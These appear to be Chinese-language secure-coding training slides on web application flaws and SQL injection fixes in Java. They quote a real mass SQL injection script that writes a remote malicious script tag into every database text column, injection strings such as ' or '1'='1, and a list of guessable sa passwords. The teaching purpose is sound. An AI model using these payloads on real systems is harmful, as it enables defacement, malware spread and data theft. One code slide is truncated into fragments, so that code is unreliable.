如何開發更安全的程式碼

楊焚駿 Edwin Yang
edwin76tw@gmail.com

Agenda

- 資訊安全現況
- 常見的程式碼問題
- Break
- 如何開發更安全的程式碼
- Fortify Solution
- COB

國內案例　2009 . 06. 30 購物網站個資外洩事件...

被抓的駭客集團成員(2008/8/27)

2008 /11/19 台北地方法院判賠案例

洩漏個資侵隱私 博客來判賠

中時電子報 www.chinatimes.com

更新日期:2008/11/20 05:24

2007 發生個資洩漏事件

國內知名的「博客來網路書店」網站，去年發生民眾購買金馬影展套票，回覆會員註冊成功的電子郵件，竟然夾帶「外流」先前註冊成功會員的相關個人資料，曾郁智等十七位受害人，為此提起損害賠償訴訟，台北地方法院十九日判決博客來必須賠償每人二千四百元至一萬一千九百元不等。

去年十一月四、五日，曾郁智等十七位住在台北縣市的民眾，為了購買「台北金馬影展套票」，依指示進入博客來網站登錄會員並註冊套票後，卻在博客來回覆註冊成功的電子郵件訊息中，發現夾帶先前已註冊成功的四百七十七位會員資料。

回覆電郵疏失 夾帶會員資料

此案例沒有人入侵，是程式撰寫者沒有安全撰寫觀念

5

新版「個資法」對企業的衝擊

- 立法院審議中的「個人資料保護法」修正草案內容，**個資外洩賠償上限從現行法二千萬元提高到五千萬元(單筆資料二萬五千元)**
- 員工洩漏個資若屬營利行為，則從現行兩年有期徒刑提高到五年有期徒刑；如無營利行為則從原先的免罰修正為兩年以下有期徒刑
- **草案第二十九條規定，受害民眾索賠時，不須負舉證責任，但非公務機關要證明「無故意或過失責任」才能免責；公務機關則須負「無過失責任」**
- 第十二條規定公務機關或非公務機關於個資料被竊或外洩後，應以適當方式迅速通知當事人
- 第三十二條同時增訂團體訴訟相關規定
- 草案同時取消現行法令須告訴乃論的規定，檢警能主動偵辦

6

新版「個資法」對企業與軟體開發人員的衝擊

第二十九條規定，受害民眾索賠時，不須負舉證責任，但非公務機關要證明「無故意或過失責任」才能免責；公務機關則須負「無過失責任」

企業要舉證有定期安全檢測的報告：

1. 網路弱點掃描
2. 網站滲透測試
3. 程式碼安全檢測
4. .....


企業防禦駭客的證據

您或委外廠商撰寫的程式碼，不要成為公司的地雷

7

駭客眼中有安全漏洞的應用系統

當您的應用系統有駭客可以進出的漏洞 . . .



時間到了，就變成駭客的美味大餐！

8

重視程式碼安全設計：避免風險發生

重視程式碼安全設計 避免風險發生

9


Agenda

- 資訊安全現況
- 常見的程式碼問題
- Break
- 如何開發更安全的程式碼

10

CERT/CC 軟體安全漏洞統計


Total vulnerabilities reported(1995-2008):44,074



CERT/CC:Computer Emergency Response Team / Coordination Center
網路危機處理暨協調中心

11 http://www.cert.org/stats/vulnerability_remediation.html

應用程式層缺少安全防護



Gartner - 75% of breaches due to security flaws in software

Protected by Firewall、VPN

12

XSS 植入惡意圖片連結手法

- 目標：破壞網站形象
- 第一步
  使用人頭身份資料，申請一個合法帳號
- 第二步
  登入系統，測試有無可植入惡意連結的欄位
- 第三步
  使用惡意連結指令樣版，貼上破壞網站形象的圖片

XSS : Cross-Site Scripting 跨網站指令碼攻擊

因為可以撰寫指令碼,此類攻擊手法變化無窮！


13

SQL Injection 偷取資料的手法

- 目標：竊取網站相關資料
- 第一步
  使用人頭身份證字號，申請一個合法帳號
  人頭身份證字號如何來？
  慣用手法: 市場問卷調查，填個人資料送各種小贈品
- 第二步
  登入系統逐一測試各項功能,有無漏洞可竊取資料
- 第三步
  複製貼上取得的資料

14

SQL Injection 進階攻擊手法演變 ： 自動化攻擊



新 聞
新 聞 專 題
即 時 新 聞
新 聞 簡 訊
技 術
產 品 報 導
技 術 專 題
IT 書 訊
IT管理
CIO
IT 人 物
專 欄
新聞總覽
業界動態
訂 閱 電 子 報
iThome Online提供免費電

SQL Injection機器人來襲

2008/6 新聞

文/黃彥棻 (記者) 2008-06-13

5月份駭客利用Mass SQL Injection手法，以機器人程式發動大量攻擊，不僅攻陷有SQL漏洞的網站伺服器，近期又再利用Flash播放器的漏洞，發動第二波針對使用者電腦的攻擊。修正源碼和Web應用程式防火牆，是主要應變之道。

在5月中，臺灣有許多網站遭受了爆量的Mass SQL Injection攻擊，初步估計有超過10萬臺電腦受害。在短短不到1周的時間，同樣一批駭客，又利用Adobe Flash播放器的漏洞，再度發動攻擊。

資安專家表示，從這幾波駭客的攻擊手法可以發現，這一批駭客，其實是在測試整個Mass SQL Injection攻擊的效率與成效。駭客的目的其實是要找到好用的攻擊手法，在更短的時間內控制更多電腦，進而竊取電腦的資料。

以機器人程式發動大量SQL Injection攻擊

15

15

OWASP

- **Open Web Application Security Project**
- 是一個開放社群、非營利性組織，目前全球有82個分會近萬名會員，其主要目標是研議協助解決Web軟體安全之標準、工具與技術文件，長期致力於協助政府或企業瞭解並改善網頁應用程式與網頁服務的安全性。由於應用範圍日廣，網頁應用安全已經逐漸的受到重視，並漸漸成為在安全領域的一個熱門話題，在此同時，駭客們也悄悄的將焦點轉移到網頁應用程式開發時所會產生的弱點來進行攻擊與破壞。
- **網址：http://www.owasp.org/**

16


常見程式碼漏洞的參考網址

http://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project

17

常見程式碼漏洞的參考網址

- **http://www.owasp.org/index.php/Top_10_2007**



18

18

OWASP Top Ten 2007

A1. 跨網站的入侵字串(Cross Site Scripting，簡稱XSS)：

A2. 注入缺失(Injection Flaw)

A3. 惡意檔案執行(Malicious File Execution)

A4. 不安全的物件參考(Insecure Direct Object Reference)

A5. 跨網站的偽造要求 (Cross-Site Request Forgery，簡稱CSRF

19

OWASP Top Ten 2007

A6. 資訊揭露與不適當錯誤處置(Information Leakage and Improper Error Handling)

A7. 遭破壞的鑑別與連線管理(Broken Authentication and Session Management)：Web應用程式中自行撰寫的身分驗證相關功能有缺陷。

A8. 不安全的密碼儲存器 (Insecure Cryptographic Storage)


A9. 不安全的通訊(Insecure Communication)

A10. 疏於限制URL存取(Failure to Restrict URL Access)

20

2009 CWE Top 25

- http://cwe.mitre.org/top25/index.html



21


休息一下

22

Agenda

- 資訊安全現況
- 常見的程式碼問題
- Break
- 如何開發更安全的程式碼

Security Touchpoints in SDLC (Gary McGraw)



Ref: Eoin Keary, Integrating into the SDLC;
Gary McGraw, Software Security

Common Flaws In Web Applications

1. SQL Injection
2. Cross Site Scripting (XSS)
3. HTTP Response Splitting
4. Command Injection
5. Path Manipulation
6. Cross Site Request Forgery (CSRF)
7. Access Control
8. Insecure Randomness
9. Password Management
10. Race Conditions
11. Error Handling
12. Code Quality
13. Left Over Debug Code: Encapsulation
14. Misconfiguration: Environment

Improper Input Validation

25

1. SQL Injection

Instructor will demonstrate SQL Injection Attack

26

1. SQL Injection

name → gary

sku → S12345-001

```
select * from item
where account = ‘$name' and sku = ‘$sku’
```


27

1. SQL Injection


```
select * from item
where account = ‘gary' and sku = ‘S12345-001’
```

28


1. SQL Injection




1. SQL Injection




1. SQL Injection



1. SQL Injection



1. SQL Injection



33

利用 SQL Injection 漏洞 Insert XSS 語法到 DB

```
DECLARE @T varchar(255),@C varchar(255)
DECLARE Table_Cursor CURSOR
FOR select a.name,b.name from sysobjects a,syscolumns b
where a.id = b.id and a.xtype = 'u' and ( b.xtype = 99 or b.xtype = 35 or
   b.xtype = 231 or b.xtype = 167)
OPEN Table_Cursor
FETCH NEXT FROM Table_Cursor INTO @T, @C WHILE( @@FETCH_STATUS =
   0 )
BEGIN
Exec  ( 'update [' + @T + '] set [' + @C + ']=rtrim(convert(varchar,['+ @C +
   ']))+  ''<script src=http://ucmal.com/0.js></script>''' )
FETCH NEXT FROM Table_Cursor INTO @T, @C
END
CLOSE Table_Cursor
DEALLOCATE Table_Cursor
```

US 2008/1 案例語法

34

34

台灣　2009/7　發生類似的攻擊案例

35

SQL Injection 漏洞攻擊語法

一般攻擊字串輸入的內容 (>> 取得資料)

字串欄位： ' or '1' = '1

數字欄位： or 1=1 , or 101 > 100 , or 2 > 1

更猛的就是類似以下的攻擊語法組合 (>> 破壞資料)

abc' ; [簡報的Stored Procedure語法] ;

select * from item where sku = 'abc

竄改資料庫所有資料表的文字欄位內容

36

36

破壞資料的 SQL Injection 攻擊案例研究

■ 特徵 ：

(1) 利用 AP Connect DB 的 UserID 可以讀取 sysobjects、syscolumns 的權限進行攻擊

(2) 使用MS SQL 特定語法，不用知道系統的資料表或欄位的名稱就可以進行資料破壞竄改，導致系統顯示異常或系統功能停擺 (Q?) 答:系統功能參數資料表，參數值都被竄改了！

■ 預防的安全設計之道 ：

(1) AP 連線資料庫的使用者,不要有存取 System Table 的權限

(2) MS SQL DB 的 sa 密碼設複雜點，例 !sa123AS!

易猜中：沒密碼、sa 、sasa、sa123 、123 、321、001、007、mssql、sql2000、sql2005、sql2008、mis 、admin 、gss 、公司或客戶英文名稱

37

37

How to fix SQL injection

1. Escaping data
2. Parameter Binding
3. Input validation
4. Use better Framework

38

SQL Injection: Original Code

```
String name = request.getParameter(“name”);
String sku = request.getParameter(“sku”);

String sql =
    “select * from item where account = ‘”
    + name + “' and sku = ‘” + sku + “’”;

Connection conn = getConnection();
Statement stmt = conn.createStatement() ;
ResultSet rs = stmt.executeQuery( sql ) ;
```

39

Fixing SQL Injection: Escaping

```
String name = request.getParameter(“name”);
String sku = request.getParameter(“sku”);
// escape apostrophe to double apostrophe
if (null != sku)
    sku = sku.replaceAll(“’”, “’’”);

String sql =
    “select * from item where account = ‘”
    + name + “' and sku = ‘” + sku + “’”;

Connection conn = getConnection();
Statement stmt = conn.createStatement() ;
ResultSet rs = stmt.executeQuery( sql ) ;
```

40

Fixing SQL Injection: Escaping

name → gary sku → ‘ or 1=1 --

name → gary sku → ‘’ or 1=1 --

```
select * from item
where account = ‘$name' and sku = ‘$sku’
```

41

Fixing SQL Injection: Escaping

Double apostrophes inside a quoted string means a single apostrophe

```
select * from item
where account = ‘gary' and sku = ‘’’ or 1=1 --’
```

This is a string

This is a string

42

Numeric Field Injection

```
select * from item
where account = ‘gary' and sku_id = 1234
```

No need to quote numbers

43

Fixing SQL Injection: Escaping

`name → gary` `sku_id → 1234 or 1=1`

After escaped, no change...

`name → gary` `sku_id → 1234 or 1=1`

```
select * from item
where account = ‘$name' and sku_id = $sku_id
```

44

Numeric Field Injection

```
select * from item
where account = ‘gary' and sku_id = 1234 or 1=1
```

No need to have apostrophe

45

Fixing Numeric Field SQL Injection

```
String name = request.getParameter(“name”);
String sku_id = request.getParameter(“sku_id”);

// th
// is
Strin
    “
    +
    +

Connection conn = getConnection();
Statement stmt = conn.createStatement() ;
ResultSet rs = stmt.executeQuery( sql ) ;
```

Note: sometimes you may need to use

Float.parseFloat(number)

46

Fixing SQL Injection: Parameter Binding

```
select * from item
where account = 'gary' and sku = '' or 1=1 --'
```

- **We have SQL injection problem because hacker can change our SQL string**
- **Solution: use static/constant query string**

47

Fixing SQL Injection: Parameter Binding

1. Query string is always static/constant
2. You don't need to do any escaping, DB knows the datatype anyway

```
String sql = "select * from item where
account = ? and sku = ?";

Connection conn = getConnection();
PreparedStatement pstmt =
    conn.prepareStatement(sql);
pstmt.setString(1, name);
Pstmt.setString(2, sku);
ResultSet rs = pstmt.execute();
```

JDBC Driver send "sql" to DB in here, DB analyzes the query string, calculate the **query plan**, and DB knows you need to provide two parameters later

48

Fixing SQL Injection: Parameter Binding

```
select * from item
where account = '$name' and sku = '$sku'
order by $colname
```

You can't parameterize column name

```
select * from item
where account = ? and sku = ?
order by ?
```

49

Fixing SQL Injection: Input Validation

```
String colname =
    request.getParameter("colname");

if ( colname.matches("^[a-zA-Z][0-9a-zA-Z\_]*$") )
{
    String sql =
        "select * from item "
        + "order by " + colname;
    ...
    ...
```

50

Fixing SQL Injection: Input Validation

- **Microsoft SQL Server:**

```
SELECT * FROM user_tbl ORDER BY [my user name]
```

- **Oracle Server**


```
SELECT * FROM user_tbl ORDER BY "my user name"
```

51

More about Input Validation

If this is a bug, **fix it**. Don't rely on frontend to protect you!

Validation should be
Age > 0 and Age < 120



52

Don’t do input validation at client side

53

Don’t do black listing

- **Two type of input validation**
- **Black listing**
  - everything is ok, except for those specified in here
- **White listing**
  - nothing is allowed, except for those specified in here

54

Not everything can be validated

- **Refer to OWASP validation Repository**
  https://www.owasp.org/index.php/OWASP_Validation_Regex_Repository
- **URL**

```
^((((https?|ftps?|gopher|telnet|nntp):\/\/)|(mailto:|news:))(%[0-9A-Fa-f]{2}|[-
  ()_.!~*';\/?:@&=+$,A-Za-z0-9])+)([).!';\/?:,][blank:)?$
```

- **Email:**


```
